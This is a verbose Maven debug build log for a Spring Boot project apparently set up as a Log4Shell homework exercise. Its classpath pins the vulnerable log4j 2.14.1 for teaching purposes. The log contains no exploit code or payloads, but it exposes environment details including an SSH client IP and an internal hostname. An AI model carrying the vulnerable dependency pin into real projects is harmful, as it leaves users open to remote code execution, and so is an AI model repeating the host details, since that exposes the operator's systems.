**[DEBUG] (s) resources = [Resource {targetPath: null, filtering: true, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties}, excludes: {}]}}, Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {}, excludes: {\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties}]}}]**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@2dddc1b9**

**[DEBUG] (f) skip = false**

**[DEBUG] (f) supportMultiLineFiltering = false**

**[DEBUG] (f) useBuildFilters = true**

**[DEBUG] (s) useDefaultDelimiters = false**

**[DEBUG] -- end configuration --**

**[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86\_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher clean package -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which\_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX\_ROLE\_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH\_FUNC\_which%%=() { ( alias;**

**eval ${which\_declare} ) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"**

**}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS\_SESSION\_BUS\_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86\_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA\_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S\_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG\_SESSION\_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL\_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN\_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG\_SESSION\_ID=8, rest-assured.version=4.3.3, env.SYSTEMD\_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN\_CMD\_LINE\_ARGS= clean package -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86\_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13, env.LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arc=01;31:\*.arj=01;31:\*.taz=01;31:\*.lha=01;31:\*.lz4=01;31:\*.lzh=01;31:\*.lzma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.tzo=01;31:\*.t7z=01;31:\*.zip=01;31:\*.z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lrz=01;31:\*.lz=01;31:\*.lzo=01;31:\*.xz=01;31:\*.zst=01;31:\*.tzst=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.sar=01;31:\*.rar=01;31:\*.alz=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;31:\*.7z=01;31:\*.rz=01;31:\*.cab=01;31:\*.wim=01;31:\*.swm=01;31:\*.dwm=01;31:\*.esd=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.mjpg=01;35:\*.mjpeg=01;35:\*.gif=01;35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.webp=01;35:\*.ogm=01;35:\*.mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xwd=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.ogv=01;35:\*.ogx=01;35:\*.aac=01;36:\*.au=01;36:\*.flac=01;36:\*.m4a=01;36:\*.mid=01;36:\*.midi=01;36:\*.mka=01;36:\*.mp3=01;36:\*.mpc=01;36:\*.ogg=01;36:\*.ra=01;36:\*.wav=01;36:\*.oga=01;36:\*.opus=01;36:\*.spx=01;36:\*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH\_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX\_USE\_CURRENT\_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-29T00:37:14Z, env.SSH\_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN\_PROJECTBASEDIR=/home/ec2-user/log4shell-homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=**

**, sun.stdout.encoding=UTF-8, env.SSH\_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX\_LEVEL\_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG\_RUNTIME\_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD\_SHOWN=pam, env.XDG\_SESSION\_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[DEBUG] resource with targetPath null**

**directory /home/ec2-user/log4shell-homework/src/main/resources**

**excludes []**

**includes [\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties]**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[DEBUG] resource with targetPath null**

**directory /home/ec2-user/log4shell-homework/src/main/resources**

**excludes [\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties]**

**includes []**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[DEBUG] no use filter components**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for ow2-snapshot (http://repository.ow2.org/nexus/content/repositories/snapshots).**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=241208, ConflictMarker.markTime=158939, ConflictMarker.nodeCount=118, ConflictIdSorter.graphTime=4510752, ConflictIdSorter.topsortTime=134348, ConflictIdSorter.conflictIdCount=45, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=2309753, ConflictResolver.conflictItemCount=72, DefaultDependencyCollector.collectTime=195974963, DefaultDependencyCollector.transformTime=7384173}**

**[DEBUG] org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.0:compile**

**[DEBUG] org.sonatype.sisu:sisu-inject-plexus:jar:1.4.2:compile**

**[DEBUG] org.sonatype.sisu:sisu-inject-bean:jar:1.4.2:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7:compile**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.0:compile**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:2.0.4:compile**

**[DEBUG] org.apache.maven:maven-core:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-settings:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-settings-builder:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-model-builder:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-aether-provider:jar:3.0:runtime**

**[DEBUG] org.sonatype.aether:aether-impl:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-spi:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-api:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-util:jar:1.7:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.14:compile**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.2.3:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.7.1:compile (version managed from default)**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.2.1:compile**

**[DEBUG] commons-io:commons-io:jar:2.5:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-incremental:jar:1.1:compile**

**[DEBUG] org.codehaus.plexus:plexus-java:jar:0.9.10:compile**

**[DEBUG] org.ow2.asm:asm:jar:6.2:compile**

**[DEBUG] com.thoughtworks.qdox:qdox:jar:2.0-M9:compile (version managed from default)**

**[DEBUG] org.codehaus.plexus:plexus-compiler-api:jar:2.8.4:compile**

**[DEBUG] org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4:compile**

**[DEBUG] org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4:runtime**

**[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1**

**[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1**

**[DEBUG] Included: org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1**

**[DEBUG] Included: org.sonatype.sisu:sisu-inject-bean:jar:1.4.2**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:2.0.4**

**[DEBUG] Included: org.sonatype.aether:aether-util:jar:1.7**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.14**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.7.1**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.2.1**

**[DEBUG] Included: commons-io:commons-io:jar:2.5**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-incremental:jar:1.1**

**[DEBUG] Included: org.codehaus.plexus:plexus-java:jar:0.9.10**

**[DEBUG] Included: org.ow2.asm:asm:jar:6.2**

**[DEBUG] Included: com.thoughtworks.qdox:qdox:jar:2.0-M9**

**[DEBUG] Included: org.codehaus.plexus:plexus-compiler-api:jar:2.8.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile' with basic configurator -->**

**[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework**

**[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target**

**[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]**

**[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/main/java]**

**[DEBUG] (f) compilerId = javac**

**[DEBUG] (f) debug = true**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) failOnError = true**

**[DEBUG] (f) failOnWarning = false**

**[DEBUG] (f) forceJavacCompilerUse = false**

**[DEBUG] (f) fork = false**

**[DEBUG] (f) generatedSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-sources/annotations**

**[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile {execution: default-compile}**

**[DEBUG] (f) optimize = false**

**[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (f) parameters = true**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) projectArtifact = com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@2dddc1b9**

**[DEBUG] (f) showDeprecation = false**

**[DEBUG] (f) showWarnings = false**

**[DEBUG] (f) skipMultiThreadWarning = false**

**[DEBUG] (f) source = 11**

**[DEBUG] (f) staleMillis = 0**

**[DEBUG] (s) target = 11**

**[DEBUG] (f) useIncrementalCompilation = true**

**[DEBUG] (f) verbose = false**

**[DEBUG] -- end configuration --**

**[DEBUG] Using compiler 'javac'.**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources' with basic configurator -->**

**[DEBUG] (f) addDefaultExcludes = true**

**[DEBUG] (f) buildFilters = []**

**[DEBUG] (s) delimiters = [@]**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) escapeWindowsPaths = true**

**[DEBUG] (f) fileNameFiltering = false**

**[DEBUG] (s) includeEmptyDirs = false**

**[DEBUG] (s) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes**

**[DEBUG] (s) overwrite = false**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) propertiesEncoding = UTF-8**

**[DEBUG] (s) resources = [Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/test/resources, PatternSet [includes: {}, excludes: {}]}}]**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@2dddc1b9**

**[DEBUG] (f) skip = false**

**[DEBUG] (f) supportMultiLineFiltering = false**

**[DEBUG] (f) useBuildFilters = true**

**[DEBUG] (s) useDefaultDelimiters = false**

**[DEBUG] -- end configuration --**

**[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86\_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher clean package -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which\_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX\_ROLE\_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH\_FUNC\_which%%=() { ( alias;**

**eval ${which\_declare} ) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"**

